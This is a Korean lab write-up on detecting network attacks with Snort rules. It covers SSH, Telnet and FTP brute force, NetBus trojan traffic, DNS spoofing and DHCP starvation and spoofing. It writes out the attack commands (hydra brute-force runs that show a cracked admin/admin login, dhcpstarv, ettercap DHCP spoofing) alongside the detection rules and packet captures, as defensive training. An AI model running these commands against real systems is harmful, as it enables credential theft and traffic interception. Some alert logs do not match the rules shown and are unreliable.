ex) alert icmp 172.16.10.10 any -> any any (msg:"icmp ping test"; threshold:type both, track by\_src, count 10, seconds 20; sid:1000001;)

=> 172.16.10.10으로부터 ICMP 패킷이 20초 동안 10번 발생하는 경우에 1번씩 경고 메시지 출력  
count 10, seconds 20

## 4. SSH Brute Force Attack 탐지

Brute Force Attack을 하기 전에 타겟 호스트가 22번 포트를 열고 있는지 스캐닝을 해봤다.

22번 포트가 열려있는 것을 확인했다. 이제 22번 포트에 Brute Force Attack을 할 것이고,

CentOS가 Sonrt로 Brutth Force Attack을 검출할 것이다. 옵션은 threshold를 추가해서 사용할 것이다.

```
root@t: ~# nmap -sS 192.168.10.10

Starting Nmap 6.25 ( http://nmap.org ) at 2013-05-30 13:03 KST
Nmap scan report for 192.168.10.10
Host is up (0.11s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
111/tcp    open  rpcbind
```

111076	350.476651	192.168.10.20	172.16.10.10	SSHv2	Server Protocol: SSH-2.0-WeOnlyDo 2.1.3\r
111086	350.539109	172.16.10.10	192.168.10.20	SSHv2	Client Protocol: SSH-2.0-libssh-0.4.2\r
111092	350.548984	172.16.10.10	192.168.10.20	SSHv2	Client: Key Exchange Init
111103	350.606885	192.168.10.20	172.16.10.10	SSHv2	Server: Key Exchange Init
111104	350.607093	192.168.10.20	172.16.10.10	SSHv2	Server: Key Exchange Init
111105	350.607292	192.168.10.20	172.16.10.10	SSHv2	Server Protocol: SSH-2.0-WeOnlyDo 2.1.3\r
111115	350.640680	172.16.10.10	192.168.10.20	SSHv2	Client: Key Exchange Init
111118	350.652496	172.16.10.10	192.168.10.20	SSHv2	Client Protocol: SSH-2.0-libssh-0.4.2\r
111120	350.657989	192.168.10.20	172.16.10.10	SSHv2	Server: Key Exchange Init
111121	350.660810	172.16.10.10	192.168.10.20	SSHv2	Client: Key Exchange Init

로그인을 하기 전에 패킷을 보면 서버와 클라이언트는 버전 체크를 평문으로 하고 있고, 로그인 실패 후 다시 로그인을 시도할 때 다시 버전 체크를 하고 있다. Brute Force Attack 공격을 당하면 이 과정을 여러 번 나오기 때문에 이 부분을 이용해 content와 threshold를 설정할 것이다.

룰 적용

```
alert tcp 192.168.10.20 22 -> !192.168.10.20 any (msg:"brute ssh"; threshold:type both, track by_src, count 10 seconds 20; content:"SSH-2.0"; sid:1000011;)
```

```
root@bt:~# hydra -L attack.txt -P attack.txt 192.168.10.20 ssh
Hydra v7.3 (c) 2012 by van Hauser/THC & David Mäcljak - for legal purposes only

Hydra (http://www.thc.org/thc-hydra) starting at 2013-06-02 22:02:57
[WARNING] Restorefile (./hydra.restore) from a previous session found, to prevent overwriting, you have 10 seconds to abort...
[DATA] 16 tasks, 1 server, 169 login tries (l:13/p:13), ~10 tries per task
[DATA] attacking service ssh on port 22
[22][ssh] host: 192.168.10.20 login: admin password: admin
[STATUS] attack finished for 192.168.10.20 (waiting for children to finish)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2013-06-02 22:03:30
```

Hydra 도구를 사용해 공격을 받은 192.168.10.20 SSH서버는 응답 패킷으로 자신을 제외한 모든 IP에 Content가 SSH-20이라는 문자열을 전송했을 때 검출하라는 룰이고 추가적으로 20초 안에 횟수가 10번이 되면 경고 메시지를 알려달라고 설정했다.

```
[**] [1:1000011:0] brute ssh [**]
[Priority: 0]
05/30-14:17:07.413263 192.168.10.20:22 -> 172.16.10.10:40236
TCP TTL:128 TOS:0x0 ID:10028 IpLen:20 DgmLen:76 DF
***AP*** Seq: 0x4A8EEA36 Ack: 0xC9297938 Win: 0xFFFF TcpLen: 32
TCP Options (3) => NOP NOP TS: 219058 5436293
```

1	0.000000	192.168.10.20	172.16.10.10	SSH	Server Protocol: SSH-2.0-WeOnlyDo 2.1.3
2	16.438362	192.168.10.20	172.16.10.10	SSH	Server Protocol: SSH-2.0-WeOnlyDo 2.1.3
3	36.674039	192.168.10.20	172.16.10.10	SSH	Server Protocol: SSH-2.0-WeOnlyDo 2.1.3

Frame 1 (90 bytes on wire, 90 bytes captured)					
Ethernet II, Src: Vmware_62:c5:e1 (00:0c:29:62:c5:e1), Dst: cc:00:10:90:00:00 (cc:00:10:90:00:00)					
Internet Protocol, Src: 192.168.10.20 (192.168.10.20), Dst: 172.16.10.10 (172.16.10.10)					
Transmission Control Protocol, Src Port: ssh (22), Dst Port: 40236 (40236), Seq: 1, Ack: 1, Len: 24					
SSH Protocol					
Protocol: SSH-2.0-WeOnlyDo 2.1.3\r\n					

## 5. Telnet Brute Force Attack 탐지

Telnet은 위에서 실습 해봤듯이 로그인실패시 Login incorrect라는 문자열을 출력한다. Bruth Force Attack을 당하면 이 문자열은 역시 여러 번 출력이 될 것이다. 룰 정책이 이 부분을 추가해 Bruth Force Attack을 탐지 할 것이다.

```
root@nt:~# hydra -L attack.txt -P attack.txt 192.168.10.20 telnet
Hydra v7.3 (c) 2012 by van Hauser/THC & David Maziak - for legal purposes only

Hydra (http://www.thc.org/thc-hydra) starting at 2013-06-02 22:51:47
[WARNING] telnet is by its nature unreliable to analyze reliable, if possible be
tter choose FTP or SSH if available
[DATA] 16 tasks, 1 server, 169 login tries (l:13/p:13), ~10 tries per task
[DATA] attacking service telnet on port 23
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume sessi
on.
```

룰 정책

```
alert tcp 192.168.10.20 23 -> !192.168.10.20 any (msg:"brute telnet"; threshold:type both, track
by_src, count 10 seconds 20; content:"Login Failed"; sid:1000012;)
```


공격을 당했을 때 10번 이상을 5번 탐지한 결과이다.

```
Commencing packet processing (pid=489)
85/30-15:13:18.926357  [**] [1:1000011:0] Telnet Attack Test [**] [Priority: 8] {TCP} 192.168.1.20:23 -> 192.168.2.10:39348
85/30-15:13:38.984761  [**] [1:1000011:0] Telnet Attack Test [**] [Priority: 8] {TCP} 192.168.1.20:23 -> 192.168.2.10:39721
85/30-15:13:58.182119  [**] [1:1000011:0] Telnet Attack Test [**] [Priority: 8] {TCP} 192.168.1.20:23 -> 192.168.2.10:40894
85/30-15:14:21.524064  [**] [1:1000011:0] Telnet Attack Test [**] [Priority: 8] {TCP} 192.168.1.20:23 -> 192.168.2.10:40591
85/30-15:14:41.642720  [**] [1:1000011:0] Telnet Attack Test [**] [Priority: 8] {TCP} 192.168.1.20:23 -> 192.168.2.10:40966
```

## 6. FTP Brute Force Attack 탐지

WinXp를 FTP 서버로 설정하기 위해 알FTP를 사용했다.

접속을 대기 중인 FTP 서버



✓ File Transfer Protocol (FTP)

▶ 530 Login incorrect.\r\n

000	cc	00	10	90	00	00	00	0c	29	62	c5	e1	08	00	45	00	..... )b....E.
010	00	4a	e4	ec	40	00	80	06	94	ea	c0	a8	0a	14	ac	10	.J..@... .....
020	0a	0a	00	15	8a	73	71	aa	b4	c8	de	13	2b	f1	80	18	.....sq. ....+...
030	ff	56	6c	87	00	00	01	01	08	0a	00	04	24	dc	00	66	.VL..... ..\$.f
040	fc	6a	35	33	30	20	4c	6f	67	69	6e	20	69	6e	63	6f	.j530 Lo gin inco
050	72	72	65	63	74	2e	0d	0a									rrect...

FTP 서버에서는 로그인에 실패시 위 패킷처럼 Login incorrect라는 메시지를 출력한다. 이 메시지에 Content에 적용하고 SSH와 똑같이 횟수와 시간을 지정해 Brute Force Attack을 인식할 것이다.

룰 정책

```
alert tcp 192.168.10.20 21 -> !192.168.10.20 any (msg:"brute ftp"; content:"Login incorrect";
threshold:type both, track by_src, count 10, seconds 20; nocase; sid:1000013;)
```

Hydra도구를 이용한 Brute Force Attack

```

root@bt:~# hydra -L attack.txt -P attack.txt 192.168.10.20 ftp
Hydra v7.3 (c)2012 by van Hauser/THC & David Maciejak - for legal purposes only

Hydra (http://www.thc.org/thc-hydra) starting at 2013-06-02 22:14:00
[DATA] 16 tasks, 1 server, 169 login tries (l:13/p:13), ~10 tries per task
[DATA] attacking service ftp on port 21
[21][ftp] host: 192.168.10.20 login: admin password: admin
[STATUS] attack finished for 192.168.10.20 (waiting for children to finish)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2013-06-02 22:14:14

```

Alert과 로그 패킷

```

[**] [1:1000013:0] brute ftp [**]
[Priority: 0]
05/30-16:00:20.941998 192.168.10.20:21 -> 172.16.10.10:42970
TCP TTL:128 TOS:0x0 ID:48658 IpLen:20 DgmLen:74 DF
***AP*** Seq: 0xC2245334 Ack: 0x630587F8 Win: 0xFF0E TcpLen: 32
TCP Options (3) => NOP NOP TS: 280980 6984318

```


✓ File Transfer Protocol (FTP)

▷ 530 Login incorrect.\r\n

000	cc 00 10 90 00 00 00 0c	29 62 c5 e1 08 00 45 00	..... )b....E.
010	00 4a e4 ec 40 00 80 06	94 ea c0 a8 0a 14 ac 10	.J..@... .....
020	0a 0a 00 15 8a 73 71 aa	b4 c8 de 13 2b f1 80 18	.....sq. ....+...
030	ff 56 6c 87 00 00 01 01	08 0a 00 04 24 dc 00 66	.VL..... ..\$.f
040	fc 6a 35 33 30 20 4c 6f	67 69 6e 20 69 6e 63 6f	.j530 Lo gin inco
050	72 72 65 63 74 2e 0d 0a		rrect...

## 7. IDS 네트워크망 안의 웹 서버에 접근하는 호스트에 대한 검출

<실습 구성도>



위에서 보듯이 관리자 IP만 웹 서버에 접근 하는 것을 허용하고 다른 곳에서 접근에 대해 검출을 하려고 한다. 웹 서버 구동을 위해 백트랙의 아파치를 사용하였다.

룰 정책


```
alert tcp !20.20.20.20 any -> 192.168.10.20 80 (msg:"WebServer"; content:"GET/admin/index.html"; nocase; sid:1000014;)
```

IP 부분은 관리자 IP(20.20.20.20)을 제외한 나머지 IP 접근에 대해 80포트로 접속하는 IP들은 검출한다는 뜻이다. Content는 host가 웹 서버에 호출할 때 사용하는 HTTP 헤더로 아래의 그림에서 Raw data 값을 통해 확인 할 수 있다.

0040	ea e4	47 45 54 20 2f 61 64 6d 69 6e 2f 69 6e 64	..GET /a dmin/ind
0050	65 78 2e 68 74 6d 6c 20 48 54 54 50 2f 31 2e 31	ex.html HTTP/1.1	
0060	0d 0a	48 6f 73 74 3a 20 31 39 32 2e 31 36 38 2e	..Host: 192.168.

룰 정책을 적용한 뒤에 외부 XP에서 접속을 해보았다.





결과적으로 아래의 Alert으로 기록이 남게 되고 로그 패킷까지 확인을 해보자.

```

[**] [1:1000014:0] WebServer Check [**]
[Priority: 0]
05/30-16:33:44.114929 172.16.10.10:1316 -> 192.168.10.20:80
TCP TTL:126 TOS:0x0 ID:7805 IpLen:20 DgmLen:338 DF
***AP*** Seq: 0x5BBBD38D Ack: 0xAAEE8D0F Win: 0xFE06 TcpLen: 20


```

1	0.000000	172.16.10.10	192.168.10.20	HTTP	GET /admin/index.html HTTP/1.1
---	----------	--------------	---------------	------	--------------------------------

Frame 1 (413 bytes on wire, 413 bytes captured)

- Ethernet II, Src: cc:00:10:90:00:00 (cc:00:10:90:00:00), Dst: Vmware\_23:9a:75 (00:0c:29:23:9a:75)
- Internet Protocol, Src: 172.16.10.10 (172.16.10.10), Dst: 192.168.10.20 (192.168.10.20)
- Transmission Control Protocol, Src Port: krb5gatekeeper (1318), Dst Port: http (80), Seq: 1, Ack: 1, Len: 20
- Hypertext Transfer Protocol
  - GET /admin/index.html HTTP/1.1\r\n

## 8. NetBus 감염된 피해자PC IDS로 탐지







20.20.20.0 대역대의 Attacker가 NetBus 악성코드(Patch.exe)를 192.168.10.0 대역대에 Victim에게 심어 놓은 상태이다. 시나리오 목적은 공격자의 행위에 대한 IDS의 탐지 를 설정이다.

악성코드가 있는 실행파일을 실행한 피해자에게는 12345번 포트가 Open 될 것이다.

TCP	0.0.0.0:12345	0.0.0.0:0	LISTENING
TCP	0.0.0.0:12346	0.0.0.0:0	LISTENING
TCP	127.0.0.1:1026	0.0.0.0:0	LISTENING

추가적으로 WINDOWS 폴더에 복사본이 생기게 된다.



## 접속 시 패킷 분석

2	4.809449	20.20.20.20	192.168.10.20	TCP	neod2 > italk [SYN] Seq=0 Win=65535 Len=0 MSS=1460
3	4.822241	192.168.10.20	20.20.20.20	TCP	italk > neod2 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=
4	4.840020	20.20.20.20	192.168.10.20	TCP	neod2 > italk [ACK] Seq=1 Ack=1 Win=65535 Len=0
5	4.840622	192.168.10.20	20.20.20.20	TCP	italk > neod2 [PSH, ACK] Seq=1 Ack=1 Win=65535 Len=13
6	5.001460	20.20.20.20	192.168.10.20	TCP	neod2 > italk [ACK] Seq=1 Ack=14 Win=65522 Len=0
7	8.001207	fe80::c0ee:dc9e:d080::1:2		DHCPv6	Solicit

Frame 5 (67 bytes on wire, 67 bytes captured)	
Ethernet II, Src: Vmware_07:e0:ab (00:0c:29:07:e0:ab), Dst: cc:00:11:e8:00:00 (cc:00:11:e8:00:00)	
Internet Protocol, Src: 192.168.10.20 (192.168.10.20), Dst: 20.20.20.20 (20.20.20.20)	
Transmission Control Protocol, Src Port: italk (12345), Dst Port: neod2 (1048), Seq: 1, Ack: 1, Len: 13	
Data (13 bytes)	
Data: 4E657442757320312E3730200D	

이제 Snort의 룰을 적용해서 피해자 PC에 메시지 박스를 보내는 기능을 탐지를 해보자

## 메시지 매니저 실행 시 패킷 분석

10	34.636342	20.20.20.20	192.168.10.20	TCP	neod1 > italk [PSH, ACK] Seq=1 Ack=1 Win=65495 Len=38
11	34.759415	192.168.10.20	20.20.20.20	TCP	italk > neod1 [ACK] Seq=1 Ack=39 Win=65466 Len=0
12	37.597914	192.168.10.20	20.20.20.20	TCP	italk > neod1 [PSH, ACK] Seq=1 Ack=39 Win=65466 Len=27
13	37.747451	20.20.20.20	192.168.10.20	TCP	neod1 > italk [ACK] Seq=39 Ack=28 Win=65468 Len=0

0030	ff d7 d9 1e 00 00	4d 65 73 73 61 67 65 3b 30 3b	.....Message;0;
0040	68 65 6c 6c 6f 20 77 6f	72 6c 64 3b 49 6e 66 6f	hello wo rld;Info
0050	72 6d 61 74 69 6f 6e 3b	36 35 3b 0d	rmation; 65;.

0030	ff ba 1c bb 00 00	41 6e 73 77 65 72 3b 50 65 72	.....An swer;Per
0040	73 6f 6e 20 61 6e 73 77	65 72 65 64 3a 20 4f 4b	son answ ered: OK
0050	0d		.

## 룰 정책

```
alert tcp 20.20.20.20 any -> !20.20.20.20 80 (msg:"Netbus Message"; content:"Message"; nocase; sid=1000020;)
```

해당 룰에서는 Content를 Message라는 고정적인 문자열로 설정을 했고 룰 적용 후 Snort를 실행했을 때 아래와 같은 Alert 탐지를 했다.

```
Commencing packet processing (pid=9021)
95/31-10:39:05.379231  [**] [1:1000020:0] Netbus Message [**] [Priority: 0] {TCP} 20.20.20.20:1047 -> 192.168.10.20:12345
```

이번에는 피해자 PC의 PC화면을 캡처하는 기능에 대한 룰을 적용해 탐지를 해볼 것이다.

## 사진 캡처시 패킷분석

7	8.567641	20.20.20.20	192.168.10.20	TCP	neod2 > italk [PSH, ACK] Seq=1 Ack=1 Win=65522 Len=14
8	8.567643	Vmware_07:e0:ab	Broadcast	ARP	Who has 192.168.10.1? Tell 192.168.10.20
9	8.581347	cc:00:11:e8:00:00	Vmware_07:e0:ab	ARP	192.168.10.1 is at cc:00:11:e8:00:00
0	8.583988	192.168.10.20	20.20.20.20	TCP	italk > neod2 [PSH, ACK] Seq=1 Ack=15 Win=65521 Len=15
1	8.711396	20.20.20.20	192.168.10.20	TCP	neod2 > italk [ACK] Seq=15 Ack=16 Win=65507 Len=0
2	16.288973	192.168.10.20	20.20.20.20	TCP	italk > neod2 [PSH, ACK] Seq=16 Ack=15 Win=65521 Len=22

Frame 7 (68 bytes on wire, 68 bytes captured)			
Ethernet II, Src: cc:00:11:e8:00:00 (cc:00:11:e8:00:00), Dst: Vmware_07:e0:ab (00:0c:29:07:e0:ab)			
Internet Protocol, Src: 20.20.20.20 (20.20.20.20), Dst: 192.168.10.20 (192.168.10.20)			
Transmission Control Protocol, Src Port: neod2 (1048), Dst Port: italk (12345), Seq: 1, Ack: 1, Len: 14			
Data (14 bytes)			
Data: 43617074757265536372656565E0D			

0000	00 0c 29 07 e0 ab cc 00	11 e8 00 00 08 00 45 00	.).....E.
0010	00 36 00 a9 40 00 7f 06	08 35 14 14 14 c0 a8	.6..@... .5.....
0020	0a 14 04 18 30 39 3f 9e	dd 1b 02 ba 05 45 50 18	....097, .....EP.
0030	ff f2 9e 5c 00 00	43 61 70 74 75 72 65 53 63 72	.....Ca ptureScr
0040	65 65 6e 0d		sen

흐름을 보면 CaptureScreen 이라는 문자열을 포함한 3-H.S을 한 후에 계속적으로 사진 관련 자료를 받고 있다.

룰 정책

```
alert tcp 20.20.20.20 any -> !20.20.20.20 80 (msg:"Netbus Capture"; content:"CaptureScreen"; nocase; sid=1000021;)
```

<탐지 시 세션 끊기>

위의 실습 과정에서 Snort Content에서 Message를 보면 경고가 나타나게 했다. 이번에는 옵션 중에서 세션을 끊어 버리는 옵션을 사용해 룰을 적용할 것이다. . Resp:[rst\_snd, rst\_rcv, rst\_all];

수정된 룰

룰 정책


```
alert tcp 20.20.20.20 any -> !20.20.20.20 80 (msg:"Netbus Session Off"; content:"Message"; nocase; resp: rst_snd; sid=1000022;)
```

해당 룰은 메시지박스에 대한 룰 정책과 똑같지만 resp: rst\_snd 라는 추가 옵션을 주고 Sender의 세션을 끊는 옵션이다. rst\_snd는 두 호스트 모두 세션을 끊고 rst\_rcv는 Receiver Host만 세션을 끊는다는 말이다.

24	13.115432	20.20.20.20	192.168.10.20	TCP	optima-vnet > italk [PSH, ACK] Seq=1 Ack=14 Win=65522 Len
25	13.115594	192.168.10.20	20.20.20.20	TCP	italk > optima-vnet [RST, ACK] Seq=14 Ack=39 Win=0 Len=0
26	13.115637	20.20.20.20	192.168.10.20	TCP	optima-vnet > italk [RST, ACK] Seq=39 Ack=14 Win=0 Len=0

## 9. DNS Spoofing 공격 호스트 패킷 검출

DNS의 원리는 호스트 DNS 캐시나 hosts파일에 어떤 도메인에 대한 IP 주소가 남아있지 않을 경우 DNS Server에 쿼리 요청을 하게 되고 호스트 PC는 응답을 받아 해당 도메인으로 사이트에 접속을 하게 된다. DNS Spoofing은 쿼리 요청을 할 때 공격자가 응답으로 위조된 IP주소를 넘겨주게 되어 피해자는 잘못된 IP 주소로 접속을 하게 되는 것이다.



위에 두 개의 그림은 변조된 IP주소를 위한 dns.txt 파일과 dnsspoof 명령이다. 실습 환경은 VMnet NAT 방식이므로 네트워크가 허브망 구조로 이루어져 있기 때문에 따로 MITM을 하지 않아도 dnsspoof 명령만 써주면 된다.

아래의 그림은 피해자가 DNS Query에 대한 응답으로 공격자의 IP를 받았다. 같은 네트워크 망에

서 DNS Query를 보낸다면 빠른 Query만 받아드리기 때문에 게이트웨어에서 보내는 응답보다는 사내 호스트에서 보내는 Query가 빨라 위조된 IP를 받게 된다.

Filter: ip.addr==192.168.100.154 && dns					
No. .	Time	Source	Destination	Protocol	Info
9	14.043582	192.168.100.154	192.168.100.2	DNS	Standard query A www.google.com
12	14.047737	192.168.100.2	192.168.100.154	DNS	Standard query response A 192.168.100.142
18	14.083531	192.168.100.2	192.168.100.154	DNS	Standard query response A 74.125.235.147 A 74.125.235.144

Frame 12 (90 bytes on wire, 90 bytes captured) Ethernet II, Src: Vmware_23:9a:75 (00:0c:29:23:9a:75), Dst: Vmware_62:c5:e1 (00:0c:29:62:c5:e1) Internet Protocol, Src: 192.168.100.2 (192.168.100.2), Dst: 192.168.100.154 (192.168.100.154) User Datagram Protocol, Src Port: domain (53), Dst Port: webobjects (1085) Domain Name System (response)					
[Request In: 9]					
[Time: 0.004155000 seconds]					
Transaction ID: 0x41bc					
Flags: 0x8180 (Standard query response, No error)					
Questions: 1					
Answer RRs: 1					
Authority RRs: 0					
Additional RRs: 0					
Queries					
Answers					
www.google.com: type A, class IN, addr 192.168.100.142					

해당 룰에는 DNS 서버에서 공격자를 제외한 호스트에 DNS Query를 전달할 때 content를 "|0000003c|" => Query 응답으로 TTL값이 1분으로 온다면 Backtrack에서 온 것이므로 이 부분을 Content로 잡아준다.

Time to live: 1 minute	
Data length: 4	
Addr: 192.168.100.142	

0010	00 4c 4f 2f 00 00 40 11	e1 84 c0 a8 64 02 c0 a8	.L0/..@. ....d...
0020	64 9a 00 35 04 3d 00 38	7a b3 41 bc 81 80 00 01	d..5.=.8 z.A....
0030	00 01 00 00 00 00 03 77	77 77 06 67 6f 6f 67 6c	.....w ww.googl
0040	65 03 63 6f 6d 00 00 01	00 01 c0 0c 00 01 00 01	e.com... ..
0050	00 00 00 3c 00 04 c0 a8	64 8e	...<.... d.

룰 정책

```
alert udp 192.168.100.2 53 -> !192.168.100.142 any (msg:"DNS Spoofing"; content: "|0000003c|"; nocase; sid:1000030; )
```

```
Commencing packet processing (pid=17708)
05/31-15:28:37.220183  [**] [1:1000030:0] DNS Spoofing [**] [Priority: 0] {UDP} 192.168.100.2:53 -> 192.168.100.154:1085
```

## 10. DHCP Starvation & Spoofing Attack

### 10-1. DHCP Starvation 공격

DHCP 동작 원리는 간단하게 호스트 PC가 DHCP서버에게 IP 할당 요청을 해서 IP를 할당 받는 과정이다. DHCP Starvation 공격은 공격자가 정상적인 DHCP 요청 패킷을 src 주소를 바꿔가며 계속적으로 서버에 요청을 하고 결국 DHCP서버는 모든 IP 주소를 공격자가 할당하게 된다.

allocated at	IP	MAC	renew at
05/31 16:49:34	192.168.10.40	00:0C:29:BF:A4:...	05/31 16:49:35

위의 그림은 DHCP서버로 동작중인 XP가 CentOS에게 IP를 할당해줬다. 이제 할당 해 줄수 있는 IP는 4개이다. Backtrack에서 Starvation 공격으로 이 IP들을 모두 할당 시킬 것이다.

```
root@bt: ~/Desktop/dhcpstarv-0.2.1# dhcpstarv -i eth1
17:43:41 05/31/13: got 2 reply when requesting address for 00:16:36:a8:95:2e from 192.168.10.30
```

allocated at	IP	MAC	renew at
05/31 17:48:41	192.168.10.50	00:16:36:CD:99:...	05/31 17:48:43
05/31 17:48:46	192.168.10.51	00:16:36:4C:59:23	05/31 17:48:48
05/31 17:48:54	192.168.10.52	00:16:36:89:F3:F8	05/31 17:48:55
05/31 17:49:01	192.168.10.53	00:16:36:EE:42:...	05/31 17:49:02
05/31 17:49:08	192.168.10.54	00:16:36:03:3F:8E	05/31 17:49:09


```
[root@localhost ~]# dhclient
Internet Systems Consortium DHCP Client V3.0.5-RedHat
Copyright 2004-2006 Internet Systems Consortium.
All rights reserved.
For info, please visit http://www.isc.org/sw/dhcp/

Listening on LPF/eth0/00:0c:29:bf:a4:a6
Sending on LPF/eth0/00:0c:29:bf:a4:a6
Sending on Socket/fallback
DHCPREQUEST on eth0 to 255.255.255.255 port 67
DHCPREQUEST on eth0 to 255.255.255.255 port 67
DHCPDISCOVER on eth0 to 255.255.255.255 port 67 interval 5
DHCPDISCOVER on eth0 to 255.255.255.255 port 67 interval 9
DHCPDISCOVER on eth0 to 255.255.255.255 port 67 interval 13
DHCPDISCOVER on eth0 to 255.255.255.255 port 67 interval 15
DHCPDISCOVER on eth0 to 255.255.255.255 port 67 interval 14
DHCPDISCOVER on eth0 to 255.255.255.255 port 67 interval 5
No DHCPOFFERS received.
Trying recorded lease 192.168.10.40
PING 10.10.10.1 (10.10.10.1) from 192.168.10.40 eth0: 56(84) bytes of data.
```

결과적으로 공격자인 BackTrack은 DHCP 서버의 IP를 모두 할당 받았고 피해자인 CentOS는 IP를 부여 받으려고 해도 받지 못하는 상황이 되었다.

## 10-2. DHCP Spoofing

DHCP Spoofing 공격은 피해자가 DHCP Starvation 공격으로 인해 IP를 할당 받지 못한 상태에서 공격자의 DHCP 서버 구동으로 인해 공격자가 주는 IP를 할당 받는 공격이다. 결국 피해자가 전송하는 데이터는 공격자가 모두 볼 수 있게 된다.



```
root@bt: ~/Desktop/dhcpstarv-0.2.1# ettercap -T -M dhcp:192.168.10.50-55/255.255.255.0/192.168.10.41

ettercap 0.7.4.1 copyright 2001-2011 ALOR & NaGA

Listening on eth1.. (Ethernet)

eth1 ->      00:0c:29:23:9a:75      192.168.10.41      255.255.255.0

SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Privileges dropped to UID 65534 GID 65534...
```

```
#ettercap -T -M dhcp:192.168.10.50-55/255.255.255.0/192.168.10.41
```

공격자는 ettercap 도구로 DHCP 서버를 구동하게 되고 192.168.10.50~55 사이의 5개의 IP를 할당 해줄 수 있다. 그리고 gateway와 dns 주소는 공격자의 IP로 피해자에게 할당을 해준다.

```
